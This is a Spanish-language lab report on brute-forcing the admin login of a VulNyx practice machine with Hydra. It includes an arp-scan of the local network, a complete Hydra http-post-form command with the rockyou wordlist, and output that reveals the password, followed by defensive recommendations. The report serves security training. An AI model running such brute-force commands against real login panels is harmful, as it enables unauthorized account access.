ATAQUE DE FUERZA BRUTA A PANEL DE LOGIN WEB CON HYDRA

1.Introducción

En el presente informe se describe el procedimiento para realizar un ataque de fuerza bruta contra un panel de autenticación web utilizando la herramienta **Hydra**.

Este tipo de ataque permite probar múltiples combinaciones de contraseñas con el objetivo de obtener acceso no autorizado a un sistema.

Para el desarrollo del laboratorio, se utilizó una máquina vulnerable de la plataforma **VulNyx**, enfocada en un entorno web con formulario de login.

2. Objetivos

2.1 Objetivo general

Realizar un ataque de fuerza bruta sobre un panel de login web para obtener credenciales válidas.

2.2 Objetivos específicos

- Identificar la máquina víctima dentro de la red local
- Acceder al panel de autenticación web
- Analizar el funcionamiento del login
- Ejecutar un ataque de fuerza bruta utilizando Hydra
- Interpretar los resultados obtenidos

3. Metodología

3.1 Escaneo de red

Se realizó un escaneo de la red local con el fin de identificar la dirección IP de la máquina vulnerable.

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan -I eth0 --localnet
```

3.2 Identificación de máquina victima

Se identifica la dirección ip del servidor a atacar.


```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:21:66:75, IPv4: 192.168.18.113
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.18.1     94:00:b0:8b:d8:20       (Unknown)
192.168.18.3     a4:bd:c4:7e:9b:ec       (Unknown)
192.168.18.101   d8:43:ae:5a:e7:c7       (Unknown)
192.168.18.118   00:0c:29:b5:2b:b2       (Unknown)
192.168.18.100   6a:74:02:dd:3f:84       (Unknown: locally administered)

34 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.952 seconds (131.15 hosts/sec). 5 responded
```

NICK CHRISTIAN

3.3 Acceso al panel de login

Se accedió al panel de autenticación web mediante la siguiente URL:

http://192.168.18.118/my_weblog/admin.php



Se intentó el acceso utilizando credenciales comunes:

- Usuario: admin
- Contraseña: admin

3.4 Ejecución del ataque con Hydra

Se ejecutó el siguiente comando desde la máquina atacante:

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -t 64 -l admin -P /usr/share/wordlists/rockyou.txt 192.168.18.118 http-post-form "/my_weblog/admin.php:username=admin&password=^PASS^:Incorrect us
ername or password."
```


4. Resultados

Durante la ejecución del ataque, Hydra mostró el progreso de intentos por minuto. Una vez encontrada la contraseña correcta, se obtuvo el siguiente resultado:

```
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-21 23:27:53
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.resto
re
^[[B^[[B^[[B[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking http-post-form://192.168.18.118:80/my_weblog/admin.php:username=admin&password=^PASS^:Incorrect username or password.
[STATUS] 169.00 tries/min, 169 tries in 00:01h, 14344230 to do in 1414:38h, 64 active
[80][http-post-form] host: 192.168.18.118   login: admin   password: kisses
^C
```

NICK CHRISTIAN

Se evidencia acceso a sitio web con las credenciales brindadas



5.Análisis de resultados

El ataque fue exitoso debido a:

- Uso de una contraseña débil presente en diccionarios comunes como *rockyou.txt*
- Ausencia de mecanismos de protección como:
    - Bloqueo de cuenta
    - CAPTCHA
    - Limitación de intentos

Esto demuestra la vulnerabilidad del sistema ante ataques automatizados.

6. Conclusiones

- La herramienta Hydra permite automatizar ataques de fuerza bruta de manera eficiente
- El análisis previo del formulario web es fundamental para el éxito del ataque
- Los sistemas sin medidas de seguridad son altamente vulnerables
- El uso de contraseñas robustas y controles de seguridad es esencial para mitigar estos ataques

7. Recomendaciones

- Implementar políticas de contraseñas seguras
- Limitar intentos de inicio de sesión
- Utilizar autenticación multifactor (MFA)
- Implementar CAPTCHA en formularios de login
- Monitorear intentos sospechosos

NICK CHRISTIAN